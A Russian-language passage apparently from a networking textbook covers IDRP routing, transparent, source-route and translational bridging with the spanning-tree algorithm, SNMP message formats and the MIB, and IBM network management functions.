Маршрут IDRP представляет собой последовательность RDI. Некоторые из этих RDI могут быть конфедерациями. При конфигурации каждой BIS она знает о RD и конфедерациях, к которым она принадлежит, а также узнает о других BIS, RD и конфедерациях из информации, которой она обменивается с каждым соседом. Как и для маршрутизации с вектором расстояния, маршруты в какой-нибудь конкретный пункт назначения накапливаются вне данного пункта назначения. Только маршруты, которые удовлетворяют требованиям местной политики какой-нибудь BIS и были выбраны для использования, будут переданы в другие BIS. Пересчет маршрутов носит частичный характер и имеет место при наличии одного их следующих трех событий: получена инкрементная корректировка маршрутизации с новыми маршрутами, отказывает какая-нибудь соседняя BIS или появляется новая соседняя BIS.

В число характеристик IDRP входят следующие:

- Поддержка CLNP QOS
- Устранение петель путем отслеживания всех RD, пересекаемых роутером
- Сокращение объема маршрутной информации и ее обработки путем использования конфедераций, компрессии информации путей RD и других средств
- Обеспечение надежности путем использования встроенных надежных средств транспортировки
- Обеспечение защиты данных путем использования криптографической сигнатуры для каждого пакета

- Наличие узлов обслуживания маршрута
- Регенерирующие пакеты RIB

Прозрачное объединение сетей с помощью мостов

Прозрачные мосты (ТВ) были впервые разработаны Digital Equipment Corporation в начале 1980 гг. Digital представила свою работу в IEEE, который включил ее в стандарт IEEE 802.1. ТВ очень популярны в сетях Ethernet/IEEE 802.3.

Основы технологии

ТВ названы так потому, что их присутствие и работа являются прозрачными для хостов сети. После подачи питания на ТВ, они узнают о топологии сети путем анализа адреса источника блоков данных, приходящих из всех других подключенных сетей. Например, если мост видит, что какой-нибудь блок данных поступил на линию 1 из Хоста А, он делает вывод, что до Хоста А можно добраться через сеть, подключенную к линии 1. С помощью этого процесса ТВ строят таблицу.

Host address	Network number
15	1
17	1
12	2
13	2
18	1
9	1
14	3

Мост использует свою таблицу в качестве базиса для продвижения трафика. Когда на один из интерфейсов моста принят блок данных, мост ищет адрес пункта назначения этого блока данных в своей внутренней таблице. В случае, если таблица содержит взаимосвязь между адресом пункта назначения и любым из портов этого моста, за исключением того, в которой был принят этот блок данных, то блок данных продвигается из указанного порта. В случае, если не найдено никакой взаимосвязи, то блок данных отправляется лавинной адресацией во все порты, кроме пор-

та вхождения блока данных. Широковещательные сообщения и сообщения многопунктовой адресации также отправляются лавинной адресацией таким же образом.

ТВ успешно изолирует внутрисегментный трафик, тем самым сокращая трафик, видимый в каждом отдельном сегменте. Это обычно улучшает время реакции сети, видимое пользователю. Степень сокращения трафика и улучшения времени реакции зависят от объема межсегментного трафика относительно общего трафика, а также от объема широковещательного и многопунктового трафика.

Петли в сетях, объединенных с помощью мостов

Без протокола взаимодействия между мостами алгоритм ТВ отказывает, когда между двумя любыми LAN объединенной сети имеется несколько трактов, включающих в себя мосты и локальные сети.

Помимо основных проблем связности, потенциально серьезной проблемой является размножение широковещательных сообщений в сетях с петлями.

Топология с петлями может быть полезной, но также и потенциально вредной. Петля подразумевает существование нескольких трактов через объединенную сеть. В сети с несколькими трактами от источника до пункта назначения общая помехоустойчивость может увеличиться благодаря улучшенной топологической гибкости.

Алгоритм связующего дерева (Spanning-Tree Algoritm) (STA)

Алгоритм был разработан для того, чтобы сохранить преимущества петель, устранив их проблемы. Первоначально алгоритм был документирован корпорацией Digital — основным поставщиком Ethernet. Новый алгоритм, разработанный Digital, был впоследствии пересмотрен комитетом ШЕЕ 802 и опубликован в спецификации IEE 802. 1d в качестве алгоритма STA.

STA предусматривает свободное от петель подмножество топологии сети путем размещения таких мостов, которые, если они включены, то образуют петли в резервном (блокирующем) состоянии. Порты блокирующего моста могут быть активированы в случае отказа основного канала, обеспечивая новый тракт через объединенную сеть.

STA пользуются выводом из теории графов в качестве базиса для построения свободного от петель подмножества топологии сети. Теория графов утверждает следующее: *Для любого подсоединенного графа, состоящего из узлов и ребер, соединяющих пары узлов, существует связующее дерево из ребер, которое поддерживает связность данного графа, но не содержит петель.*

Каким образом STA устраняет петли? STA требует, чтобы каждому мосту был назначен уникальный идентификатор. Обычно этот идентификатор является одним из адресов MAC данного моста, который дополнен приоритетом. Каждому порту во всех мостах также назначается уникальный (в пределах этого моста) идентификатор (как правило, его собственный адрес MAC). И наконец, каждый порт моста взаимосвязан с затратами какого-нибудь тракта. Затраты тракта представляют собой затраты на передачу какого-нибудь блока данных в одну из локальных сетей через этот порт.

Первым шагом при вычислении связующего дерева является выбор корневого моста (root bridge), который представляет собой мост с наименьшим значением идентификатора моста. Допустим, корневым мостом является Мост 1. Далее определяется корневой порт (root port) во всех остальных мостах. Корневой порт моста — это порт, через который можно попасть в корневой мост с наименьшими комбинированными затратами тракта. Эта величина (то есть наименьшие комбинированные затраты тракта до корневого моста) называется затратами корневого тракта (root path cost).

И наконец, определяются назначенные мосты (designated bridges) и их назначенные порты (designated ports). Назначенный мост — это тот мост каждой локальной сети, который обеспечивает минимальные затраты корневого тракта. Назначенный мост локальной сети является единственным мостом, который позволяет продвигать блоки данных в ту локальную сеть (и из нее), для которой этот мост является назначенным. Назначенный порт локальной сети — это тот порт, который соединяет ее с назначенным мостом.

В некоторых случаях два или более мостов могут иметь одинаковые затраты корневого тракта.

Расчет связующего дерева имеет место при подаче питания на мост и во всех случаях обнаружения изменения топологии. Для расчета необходима связь между мостами связующего дерева, которая осуществляется через сообщения конфигурации (иногда называемые протокольными информационными единицами моста — bridge protocol data units, или BPDU). Сообщения конфигурации содержат информацию, идентифицирующую тот мост, который считается корневым (то есть идентификатор корневого моста), и расстояние от моста-отправителя до корневого моста (затраты корневого тракта). Сообщения конфигурации также содержат идентификаторы моста и порта моста-отправителя, а также возраст информации, содержащейся в сообщении конфигурации.

Мосты обмениваются сообщениями конфигурации через регулярные интервалы времени (обычно 1-4 сек.). В случае, если какой-нибудь мост отказывает (вызывая изменение в топологии), то соседние мосты

вскоре обнаруживают отсутствие сообщений конфигурации и инициируют пересчет связующего дерева.

Все решения, связанные с топологией ТВ, принимаются логически. Обмен сообщениями конфигурации производится между соседними мостами. Центральные полномочия или администрация управления сетевой топологией отсутствуют.

Формат блока данных (фрейма)

Мосты ТВ обмениваются сообщениями конфигурации (configuration messages) и сообщениями об изменении в топологии (topology change). Мосты обмениваются сообщениями конфигурации для установления топологии сети. Сообщения об изменении топологии отправляются после обнаружения какого-нибудь изменения в топологии для указания того, что должен быть произведен повторный прогон STA.

Первым полем сообщения конфигурации ТВ является поле идентификатора протокола (protocol identifier), которое содержит нулевое значение.

Вторым полем в сообщении конфигурации ТВ является поле версии (version), которое содержит нулевое значение.

Третьим полем в сообщении ТВ является поле типа сообщения (message type), которое содержит нулевое значение.

Четвертым полем в сообщении конфигурации ТВ является однобайтовое поле флагов (flags). Бит ТС сигнализирует об изменении в топологии. Бит TCA устанавливается для подтверждения приема сообщения конфигурации с установленным битом ТС. Другие шесть битов этого байта не используются.

Следующим полем в сообщении конфигурации ТВ является поле идентификатора корневого моста (root ID). Это 8-байтовое поле идентифицирует корневой мост путем перечисления его 2-байтового приоритета, за которым следует его 6-байтовый ID.

За полем ID корневого моста идет поле затрат корневого тракта (root path cost), которое содержит затраты тракта от моста, который отправляет конфигурационное сообщение, до корневого моста.

Далее идет поле идентификатора моста (bridge ID), которое идентифицирует приоритет и ID моста, отправляющего сообщение.

Поле идентификатора порта (port ID) идентифицирует порт, из которого отправлено конфигурационное сообщение. Это поле позволяет обнаруживать и устранять петли, образованные несколькими подключенными мостами.

Поле возраста сообщения (message age) определяет промежуток времени, прошедшего с момента отправки корневым мостом конфигурационного сообщения, на котором базируется текущее конфигурационное сообщение.

Поле максимального возраста (maximum age) указывает, когда текущее конфигурационное сообщение должно быть стерто.

Поле времени приветствия (hello time) обеспечивает период времени между конфигурационными сообщениями корневого моста.

И наконец, поле задержки продвижения (forward delay) обеспечивает промежуток времени, в течение которого мосты должны выжидать, прежде чем перейти в новое состояние после изменения в топологии. В случае, если переходы какого-нибудь моста происходят слишком быстро, то не все каналы сети могут оказаться готовыми для изменения их состояний, в результате чего могут появиться петли.

Сообщения о топологических изменениях состоят всего из 4 байтов. Они включают в себя поле идентификатора протокола (protocol identifier), которое содержит нулевое значение, поле версии (version), которое содержит нулевое значение и поле типа сообщения (message type), которое содержит значение 128.

Объединение сетей с помощью мостов «Источник-Маршрут»

Алгоритм Source-Route Bridging (SRB) (объединение с помощью мостов «источник-маршрут») был разработан IBM и предложен комитету IEEE 802.1 в качестве средства объединения локальных сетей с помощью мостов. После того, как комитет предпочел другой конкурирующий стандарт, сторонники SRB предложили его комитету IEEE 802.5, который впоследствии включил его в спецификацию локальной сети IEEE 802.5/Token Ring.

За первым предложением IBM последовало предложение нового стандарта объединения с помощью мостов в комитет IEEE 802: Source-Route Transparent (SRT) (Прозрачное объединение «источник-маршрут»). SRT полностью устраняет мосты «источник-маршрут» (SRB), предлагая взамен два типа мостов LAN-TB и SRT. Несмотря на то, что SRT получил одобрение, мосты SRB по-прежнему широко применяются в сетях.

Алгоритм SRB

Свое название мосты SRB получили потому, что они предполагают размещение полного маршрута от источника до пункта назначения во всех межсетевых (LAN) блоках данных, отправляемых источником. SRB

хранят и продвигают эти блоки данных в соответствии с указаниями о маршруте, содержащимися в соответствующем поле блока данных.

Формат блока данных (фрейма)

Подполе типа (type) в RIF указывает на количество узлов, в которые должен быть отправлен данный блок данных: в один узел, в группу узлов, включающих в себя связующее дерево данной объединенной сети, или во все узлы. Первый тип называется «специально направленным» (specifically routed) блоком данных, второй тип — «разведчиком связующего дерева» (spanning-tree explorer), а третий тип — «разведчиком всех трактов» (all-paths explorer). Разведчик связующего дерева может быть использован в качестве транзитного механизма для блоков данных с многопунктовой адресацией. Он может быть также использован в качестве замены разведчика всех трактов в запросах об исходящих маршрутах. В этом случае пункт назначения в ответ присылает разведчика всех трактов.

Подполе длины (length) обозначает общую длину RIF в байтах.

Бит D указывает направление движения блока данных (прямое или обратное).

Поле «самый большой» (largest) обозначает самый большой блок данных, который может быть обработан вдоль всего этого маршрута.

Полей описателя маршрута (route descriptor) может быть несколько. Каждое из них содержит пару «номер кольца/номер моста», которая определяет какую-нибудь часть маршрута. Таким образом, маршруты представляют собой просто чередующиеся последовательности номеров LAN и мостов, которые начинаются и заканчиваются номерами LAN.

Объединение смешанных носителей с помощью мостов

Прозрачные мосты (transparent bridges — TB) в основном встречаются в сетях Ethernet, в то время как мосты SRB встречаются почти исключительно в сетях Token Ring. Оба метода объединения сетей с помощью мостов (TB и SRB) популярны, поэтому естественно возникает вопрос о существовании какого-нибудь метода, который позволил бы объединить их.

Основы технологии

Трансляционное объединение с помощью мостов (Translational bridging — TLB) обеспечивает относительно недорогое решение некоторых из многочисленных проблем, связанных с объединением с помощью моста доменов TB и SRB. TLB впервые появился в середине-конце 1980 годов, но ни одна из организаций по стандартам не стала заниматься им.

В результате многие аспекты TLB предоставлены для решения тому, кто реализуетего.

В 1990 г. IBM устранила некоторые из недостатков TLB путем введения «Прозрачного объединения с помощью моста «источник-маршрут» (Source-Route Transparent-SRT). SRT может продвигать трафик из конечных узлов сети как с прозрачным объединением, так и с объединением «источник-маршрут», и образовывать общее связующее дерево с мостами ТВ, позволяя тем самым конечным станциям каждого типа сообщаться с конечными станциями такого же типа в сети с произвольной топологией. В конечном итоге, целью объединения доменов ТВ и SRB является возможность сообщения между конечными станциями ТВ и SRB.

Трудности трансляции

Существует ряд трудностей, связанных с обеспечением связи между конечными станциями домена Ethernet/TB и конечными станциями домена SRB/Token Ring, которые перечислены ниже:

- Несовместимый порядок организации битов. Хотя и Ethernet, и Token Ring поддерживают 48-битовые адреса MAC, внутреннее аппаратное представление этих адресов различно. Token Ring считает битом высшего порядка какого-нибудь байта первый бит, встречаемый в последовательном потоке битов, представляющим адрес. В Ethernet же, напротив, первый встреченный бит считается битом низшего порядка.
- Адреса встроенного управления доступом к носителю (MAC). В некоторых случаях адреса MAC фактически содержатся в информационной части блока данных. Например, Протокол разрешения адреса (ARP), который является популярным протоколом в сетях TCP/IP, размещает аппаратные адреса в информационной части блока данных канального уровня. Преобразование адресов, которые могут находиться в информационной части блока данных или их может не быть там, является нелегкой задачей, так как они должны обрабатываться индивидуально в каждом отдельном случае.
- Несовместимые максимальные размеры единиц передачи (MTU). Token Ring и Ethernet обеспечивают разные максимальные размеры блоков данных. MTU Ethernet равен примерно 1500 байтам, в то время как блоки данных Token Ring могут быть значительно больше. Так как мосты не могут выполнять фрагментацию и повторную сборку пакетов, то пакеты, превышающие MTU сети, должны быть отброшены.

- Обработка операций бита состояния блока данных. Блоки данных Token Ring содержат три бита состояния блока данных: A, C и E. Назначение этих битов — сообщить источнику блока данных, видел ли пункт назначения этот блок данных (задан бит A), скопировал ли его (задан бит C) и (или) обнаружил ли ошибки в этом блоке данных (задан бит E). Так как Ethernet не обеспечивает этих битов, то изготовителям моста Ethernet/Token Ring предоставлено самим решать проблему этих битов.

- Обработка эксклюзивных функций Token Ring. Некоторые биты Token Ring не имеют следствия в Ethernet. Например, Ethernet не имеет механизма приоритетов, в то время как Token Ring имеет его. В числе других битов Token Ring, которые должны быть отброшены при преобразовании блока данных Token Ring в блок данных Ethernet, бит маркера, бит монитора и бит резервирования.

- Обработка TB блоков данных разведчика. В мостах TB не предусмотрен механизм обработки блоков данных разведчика маршрута SRB. TB узнают о топологии сети путем анализа адреса источника входящих блоков данных. Они не имеют понятия о процессе поиска маршрутов SRB.

- Обработка TB информации поля маршрутной информации (RIF), содержащейся в блоках данных Token Ring. Алгоритм SRB размещает маршрутную информацию в поле RIF. Алгоритм TB не имеет эквивалента RIF, и для TB чуждо понятие о размещении маршрутной информации в блоке данных.

- Несовместимость алгоритмов связующего дерева. Как TB, так и SRB используют алгоритм связующего дерева для предотвращения петель, однако конкретные алгоритмы, используемые этими двумя способами объединения сетей с помощью мостов, несовместимы.

- Обработка SRB блоков данных без маршрутной информации. Мосты SRB предполагают наличие маршрутной информации во всех блоках данных обмена между LAN. В случае, если в мост SRB поступают блоки данных без поля RIF (в их числе конфигурационные сообщения и сообщения о топологических изменениях, а также блоки данных MAC, отправляемые из домена TB), они просто игнорируются.

Трансляционное объединение с помощью мостов (TLB)

Поскольку порядок связи между двумя типами носителя не был по-настоящему стандартизован, нет ни одной реализации TLB, которую можно назвать точной. Ниже дается описание нескольких популярных методов реализации TLB.

При трансляции между Ethernet и Token Ring протокол TLB переупорядочивает биты адреса источника и пункта назначения. Проблема встроенных адресов MAC может быть решена путем программирования моста таким образом, чтобы он проверял адреса MAC разных типов; однако это техническое решение должно адаптироваться к каждому новому типу встроенных адресов MAC. В некоторых решениях TLB просто проверяются наиболее популярные встроенные адреса MAC. В случае, если программное обеспечение TLB работает в роутере с несколькими протоколами, то этот роутер может успешно назначать тракты для этих протоколов и полностью решить эту проблему.

Поле RIF имеет подполе, которое указывает размер самого большого блока данных, который может быть принят конкретной реализацией SRB. TLB, отправляющие блоки данных из домена TB в домен SRB, обычно устанавливают значение поля размера MTU равным 1500 для того, чтобы ограничить размер блоков данных Token Ring, входящих в домен TB. Некоторые хосты не могут точно обрабатывать это поле; в этом случае TLB вынуждены просто игнорировать те блоки данных, которые превышают размер MTU Ethernet.

Биты, представляющие функции Token Ring, не имеющие следствия в Ethernet, обычно отбрасываются протоколами TLB. Например, отбрасываются биты приоритета, резервирования и монитора Token Ring. Что касается битов состояния блоков данных Token Ring, то они обрабатываются по-разному в зависимости от изготовителя TLB. Некоторые изготовители TLB просто игнорируют эти биты. Другие обеспечивают установку в мостах бита C, но не обеспечивают бит A. В первом случае узел источника Token Ring не имеет возможности установить, потерян или нет отправленный им блок данных. Сторонники этого метода считают, что механизмы надежности, такие, как отслеживание потерянных блоков данных, лучше реализовать в уровне 4 модели OSI. Защитники «метода установки бита C» утверждают, что этот бит должен быть задан для отслеживания потерянных блоков данных, но бит A не может быть установлен, так как мост не является конечным пунктом назначения.

TLB могут образовывать программный мост между двумя доменами. Для конечных станций SRB мост TLB выглядит как стандартный SRB, так как он имеет номер кольца и номер моста, связанного с ним. В этом случае номер кольца фактически отражает весь домен TB. Для домена TB, TLB является просто еще одним TB.

При объединении с помощью моста доменов SRB и TB информация SRB удаляется. RIF обычно сохраняются в кэш для использования последующим возвратным трафиком. При объединении с помощью моста доменов TB и SRB, TLB может проверить блок данных, чтобы узнать, имеет ли он назначение многопунктовой адресации. В случае, если блок данных имеет многопунктовое или широковещательное назначение, он отправляется в домен SRB в качестве разведчика связующего дерева. В случае, если блок данных имеет однопунктовый адрес, то TLB ищет пункт назначения в кэш RIF. В случае, если тракт найден, то он будет использован, а информация RIF включается в блок данных; в противном случае этот блок данных отправляется в качестве разведчика связующего дерева. Так как две этих реализации связующего дерева несовместимы, то, как правило, не разрешаются несколько трактов между доменами SRB и TB.

Прозрачное объединение с помощью мостов «Источник-Маршрут» (SRT)

SRT комбинируют реализации алгоритмов TB и SRB. SRT используют бит индикатора маршрутной информации (routing information indicator — RII), чтобы отличать блоки данных, использующих SRB, от блоков данных, использующих TB. В случае, если бит RII равен 1, то RIF присутствует в блоке данных, и данный мост использует алгоритм SRB. В случае, если RII равен 0, то RIF отсутствует, и данный мост использует TB.

Как и мосты TLB, мосты SRT не являются техническим решением, совершенным с точки зрения решения проблем объединения с помощью мостов смешанных носителей. SRT также должны иметь дело с описанными выше несовместимостями Ethernet/Token Ring. Скорее всего, SRT потребует расширения аппаратных возможностей SRB, чтобы они могли справляться с дополнительной нагрузкой, связанной с анализом каждого пакета. Может потребоваться также программное наращивание SRB. Кроме того, в окружениях смешанных SRT, TB и SRB, выбранные маршруты источника должны пересекать любые доступные SRT и SRB. Результирующие тракты могут быть потенциально значительно хуже маршрутов связующего дерева, образованных мостами TB. И наконец, смешанные сети SRB/SRT теряют преимущества SRT, поэтому пользователи поймут, что они вынуждены осуществить полный переход к SRT, требующий значительных расходов. Однако SRT позволяет сосуществование двух несовместимых сред и обеспечивает связь между конечными узлами SRB и TB.

SNMP

В создание протокола SNMP внесли свой вклад разработки по трем направлениям:

High-level Entity Management System (HEMS)

Система управления объектами высшего уровня. Определяет систему управления с рядом интересных технических характеристик. К сожалению, HEMS использовалась только в местах ее разработки, что в конечном итоге привело к прекращению ее действия.

Simple Gateway Monitoring Protocol (SGMP)

Протокол управления простым роутером. Разработка была начата группой сетевых инженеров для решения проблем, связанных с управлением быстрорастущей Internet; результатом их усилий стал протокол, предназначенный для управления роутерами Internet. SGMP был реализован во многих региональных ветвях Internet.

CMIP over TCP (CMOT)

CMIP над TCP. Пропагандирует сетевое управление, базирующееся на OSI, в частности, применение Common Management Information Protocol (CMIP) (Протокол информации общего управления) для облегчения управления объединенных сетей, базирующихся на TCP.

Достоинства и недостатки этих трех методов (HEMS, SGMP и CMOT) часто и горячо обсуждались в течение второй половины 1987 г. В начале 1988 г. был образован комитет Internet Activities Board — IAB (IAB — это группа, ответственная за техническую разработку протоколов Internet) для разрешения дебатов по поводу протокола сетевого управления. В конечном итоге комитет IAB пришел к соглашению, что улучшенная версия SGMP, которая должна была называться SNMP, должна стать временным решением; для долгосрочного применения должна быть проанализирована одна из технологий, базирующихся на OSI (либо CMOT, либо сам CMIP). Для обеспечения легкого пути наращивания была разработана общая структура сетевого управления (которая теперь называется стандартной Структурой Управления Сети — Network Management Framework).

Сегодня SNMP является самым популярным протоколом управления различными коммерческими, университетскими и исследовательскими объединенными сетями. Деятельность по стандартизации, связанная с SNMP, продолжается по мере того, как поставщики разрабатывают и выпускают современные прикладные программы управления, базирующиеся на SNMP. SNMP относительно простой протокол, однако набор его характеристик является достаточно мощным для решения трудных проблем, возникающих при управлении гетерогенных сетей.

Основы технологии

SNMP является протоколом прикладного уровня, предназначенным для облегчения обмена информацией управления между сетевыми устройствами. Пользуясь информацией SNMP (такой, как показатель

числа пакетов в секунду и коэффициент сетевых ошибок), сетевые администраторы могут более просто управлять производительностью сети и обнаруживать и решать сетевые проблемы.

Модель управления

Агентами в SNMP являются программные модули, которые работают в управляемых устройствах. Агенты собирают информацию об управляемых устройствах, в которых они работают, и делают эту информацию доступной для систем управления сетями (network management systems — NMS) с помощью протокола SNMP.

Управляемое устройство может быть узлом любого типа, находящимся в какой-нибудь сети: это хосты, служебные устройства связи, принтеры, роутеры, мосты и концентраторы. Так как некоторые из этих систем могут иметь ограниченные способности управления программным обеспечением (например, они могут иметь центральные процессоры с относительно малым быстродействием или ограниченный объем памяти), программное обеспечение управления должно сделать допущение о наименьшем общем знаменателе. Другими словами, программы управления должны быть построены таким образом, чтобы минимизировать воздействие своей производительности на управляемое устройство.

Так как управляемые устройства содержат наименьший общий знаменатель программного обеспечения управления, тяжесть управления ложится на NMS. Поэтому NMS обычно являются компьютерами калибра АРМ проектировщика, которые имеют быстродействующие центральные процессоры, мегапиксельные цветные устройства отображения, значительный объем памяти и достаточный объем диска. В любой управляемой сети может иметься одна или более NMS. NMS прогоняют прикладные программы сетевого управления, которые представляют информацию управления пользователям. Интерфейс пользователя обычно базируется на стандартизированном графическом интерфейсе пользователя (graphical user interface — GUI).

Сообщение между управляемыми устройствами и NMS регулируется протоколом сетевого управления. Стандартный протокол сети Internet, Network Management Framework, предполагает парадигму дистанционной отладки, когда управляемые устройства поддерживают значения ряда переменных и сообщают их по требованию в NMS. Например, управляемое устройство может отслеживать следующие параметры:

- Число и состояние своих виртуальных цепей
- Число определенных видов полученных сообщений о неисправности
- Число байтов и пакетов, входящих и исходящих из данного устройства

- Максимальная длина очереди на выходе (для роутеров и других устройств объединения сетей)
- Отправленные и принятые широковещательные сообщения
- Отказавшие и вновь появившиеся сетевые интерфейсы

Типы команд

В случае, если NMS хочет проконтролировать какое-либо из управляемых устройств, она делает это путем отправки ему сообщения с указанием об изменении значения одной из его переменных. В целом управляемые устройства отвечают на четыре типа команд (или инициируют их):

Reads

Для контролирования управляемых устройств NMS считывают переменные, поддерживаемые этими устройствами.

Writes

Для контролирования управляемых устройств NMS записывают переменные, накопленные в управляемых устройствах.

Traversal operations

NMS используют операции прослеживания, чтобы определить, какие переменные поддерживает управляемое устройство, а затем собрать информацию в таблицы переменных (такие, как таблица маршрутизации IP).

Traps

Управляемые устройства используют ловушки для асинхронных сообщений в NMS о некоторых событиях.

Различия в представлении информации

Обмен информацией в управляемой сети находится потенциально под угрозой срыва из-за различий в технике представления данных, используемой управляемыми устройствами. Другими словами, компьютеры представляют информацию по-разному; эту несовместимость необходимо рационализировать, чтобы обеспечить сообщение между различными системами. Эту функцию выполняет абстрактный синтаксис. SNMP использует для этой цели подмножество абстрактного синтаксиса, созданного для OSI — Abstract Syntax Notation One (ASN.1) (Система обозначений для описания абстрактного синтаксиса). ASN.1 определяет как форматы пакетов, так и управляемые объекты. Управляемый объект — это просто характеристика чего-либо, которой можно управлять. Управляемый объект отличается от переменной, которая является конкретной реализацией объекта. Управляемые объекты могут быть скалярными (опре-

деляя отдельную реализацию) или табулярными величинами (определяя несколько связанных друг с другом реализаций).

Базы данных управления

Все управляемые объекты содержатся в Информационной базе управления (Management Information Base — MIB), которая фактически является базой данных объектов. Логически MIB можно изобразить в виде абстрактного дерева, листьями которого являются отдельные информационные элементы. Идентификаторы объектов уникальным образом идентифицируют объекты MIB этого дерева. Идентификаторы объектов похожи на телефонные номера тем, что они организованы иерархически и их отдельные части назначаются различными организациями. Например, международные телефонные номера состоят из кода страны (назначаемого международной организацией) и телефонного номера в том виде, в каком он определен в данной стране. Телефонные номера в США далее делятся на код области, номер центральной телефонной станции (CO) и номер станции, связанной с этой CO. Аналогично, идентификаторы объектов высшего уровня MIB назначаются Международной Электротехнической Комиссией ISO (ISO IEC). ID объектов низшего уровня назначаются относящимися к ним организациями.

Дерево MIB расширяемо благодаря экспериментальным и частным ветвям. Например, поставщики могут определять свои собственные ветви для включения реализаций своих изделий. В настоящее время вся работа по стандартизации ведется на экспериментальной ветви.

Структуру MIB определяет документ, называемый Структура Информации Управления (Structure of Management Information — SMI). SMI определяет следующие типы информации:

Network addresses (Сетевые адреса)

Представляют какой-нибудь адрес из конкретного семейства протоколов. В настоящее время единственным примером сетевых адресов являются 32-битовые адреса IP.

Counters (Счетчики)

Неотрицательные целые числа, которые монотонно увеличиваются до тех пор, пока не достигнут максимального значения, после чего они сбрасываются до нуля. Примером счетчика является общее число байтов, принятых интерфейсом.

Gauges (Измерительный прибор, мера, размер)

Неотрицательные целые числа, которые могут увеличиваться или уменьшаться, но запираются при максимальном значении. Примером измерительного прибора является длина очереди, состоящей из выходных пакетов (в пакетах).

Ticks (Тики)

Сотые доли секунды, прошедшие после какого-нибудь события. Примером tick является время, прошедшее после вхождения интерфейса в свое текущее состояние.

Opaque (Мутный)

Произвольное кодирование. Используется для передачи произвольных информационных последовательностей, находящихся вне пределов точного печатания данных, которое использует SMI.

Операции

SNMP является простым протоколом запроса/ответа. Узлы могут отправлять множество запросов, не получая ответа. Определены следующие 4 операции SNMP:

Get (достань)

Извлекает какую-нибудь реализацию объекта из агента.

Get-next (достань следующий)

Операция прослеживания, которая извлекает следующую реализацию объекта из таблицы или перечня, находящихся в каком-нибудь агенте.

Set (установи)

Устанавливает реализации объекта в пределах какого-нибудь агента.

Trap (ловушка)

Используется агентом для асинхронного информирования NMS о каком-нибудь событии.

Формат сообщений

Сообщения SNMP состоят из 2 частей: имени сообщества (community name) и данных (data). Имя сообщества назначает среду доступа для набора NMS, которые используют это имя. Можно сказать, что NMS, принадлежащие одному сообществу, находятся под одним и тем же административным началом. Так как устройства, которые не знают правильного имени сообщества, исключаются из операций SNMP, управляющие сетей также используют имя сообщества в качестве слабой формы опознавания.

Информационная часть сообщения содержит специфичную операцию SNMP (get, set) и связанные с ней операнды. Операнды обозначают реализации объекта, которые включены в данную транзакцию SNMP.

Сообщения SNMP официально называются протокольными единицами данных (protocol data units — PDU).

PDU операций get и set SNMP состоят из следующих частей:

Request-ID (идентификатор запроса)

Устанавливает связь между командами и ответами.

Error-status (состояние сбоя)

Указывает ошибку и ее тип.

Error-index (индекс ошибки)

Устанавливает связь между ошибкой и конкретной реализацией объекта.

Variable bindings (переменные привязки)

Состоят из данных SNMP PDU. Переменные привязки устанавливают связь между конкретными переменными и их текущими значениями.

PDU ловушки несколько отличаются от PDU других операций. Они состоят из следующих частей:

Enterprise (предметная область)

Идентифицирует тип объекта, генерирующего данную ловушку.

Agent address (адрес агента)

Обеспечивает адрес объекта, генерирующего данную ловушку.

Generic trap type (групповой тип ловушки)

Обеспечивает групповой тип ловушки.

Specific trap code (специфичный код ловушки)

Обеспечивает специфичный код ловушки.

Time stamp (временной ярлык)

Обеспечивает величину времени, прошедшего между последней повторной инициализацией сети и генерацией данной ловушки.

Variable bindings (переменные привязки)

Обеспечивает перечень переменных, содержащих интересную информацию о ловушке.

Управление сетями IBM

IBM была одной из первых компаний, которые признали важность полной интегрированной стратегии управления сетями. В 1986 г. IBM предложила Open Network Management (ONA) (Управление открытыми сетями) — структуру, описывающую обобщенную архитектуру управления сетями. NetView, самое первое изделие сетевого управления для уни-

версальной вычислительной машины IBM, фактически является компонентом ONA. Net View обеспечивает связный набор услуг централизованного управления сетями, который дает возможность пользователям контролировать, управлять и перестраивать конфигурацию своих сетей SNA (Systems Network Architecture — Архитектура Системной Сети).

За время, прошедшее с момента появления ONA и NetView, IBM постоянно совершенствовала, расширяла и и вносила другие изменения в технологическую базу управления сетями. В настоящее время сетевое управление IBM является всеобъемлющим и чрезвычайно сложным. В последующих разделах дается описание наиболее важных основ некоторых из компонентов сетевого управления IBM.

Функциональные области управления

IBM делит сетевое управление на 5 функций, ориентированных на пользователя:

Configuration management (управление конфигурацией)

Идентифицирует ресурсы физических и логических систем и обеспечивает управление их взаимоотношениями.

Perfomance and accounting management (управление производительностью и учетом использования ресурсов)

Обеспечивает квалификацию, измерение, сообщение и управление реакцией, доступностью, утилизацией и использованием компонентов сети.

Problem management (управление проблемами)

Обеспечивает обнаружение, диагностику, решение, а также средства отслеживания и управления проблемой.

Operations management (Управление операциями)

Обеспечивает средства для запроса и управления распределенными сетевыми ресурсами из центрального пункта.

Change management (Управление изменениями)

Обеспечивает планирование, управление и применение дополнений, исключений и модификаций в аппаратном обеспечении, микрокодировании и программном обеспечении системы.

Эти функции сетевого управления не совсем точно коррелируются с функциями, предложенными ISO в модели OSI.

Управление конфигурацией

Конфигурационное управление управляет информацией, описывающей как физические, так и логические ресурсы информационных систем и их взаимоотношения друг с другом. Эта информация обычно состо-

ит из названий ресурсов, адресов, местоположений, контактов и телефонных номеров. Функция управления конфигурацией IBM очень близко соответствует концепции OSI об управлении конфигурацией.

С помощью средств управления конфигурацией пользователи могут поддерживать ведомость сетевых ресурсов. Управление конфигурацией помогает гарантировать быстроту и точность отражения изменений сетевой конфигурации в базе данных конфигурационного управления. Информация управления конфигурацией используется системами управления проблемами для сравнения различий в версиях и для локализации, идентификации и проверки характеристик сетевых ресурсов. Системы управления изменениями могут использовать данные управления конфигурацией для анализа эффекта, произведенного изменениями, и для составления графика внесения изменений в моменты минимального сетевого воздействия.

Услуга управления SNA, называемая «идентификация изделия запроса» (query product identification), извлекает программную и аппаратную физическую информацию из базы данных управления конфигурацией. Извлеченная информация иногда называется «данными жизненно важного изделия» (vital product data).

Управление производительностью и учетом сетевых ресурсов

Эта функция управления SNA обеспечивает информацию о производительности сетевых ресурсов. Путем анализа данных управления производительностью и учетом ресурсов, пользователи могут определять, будут ли удовлетворены задачи производительности сети.

Управление производительностью и учетом включает в себя учет ресурсов, контролирование времени реакции, доступности, утилизации и компонентной задержки, а также регулировку, отслеживание и управление производительностью. Информация от работы каждой из этих функций может привести к инициированию процедуры определения проблемы, если уровни производительности не отвечают требуемым.

Управление проблемами

Услуги управления SNA определяют проблему (problem) как сбойную ситуацию, которая приводит к потере пользователем всех функциональных свойств ресурсов системы. SNA делит управление проблемами на несколько областей:

Problem determination (Определение проблемы)

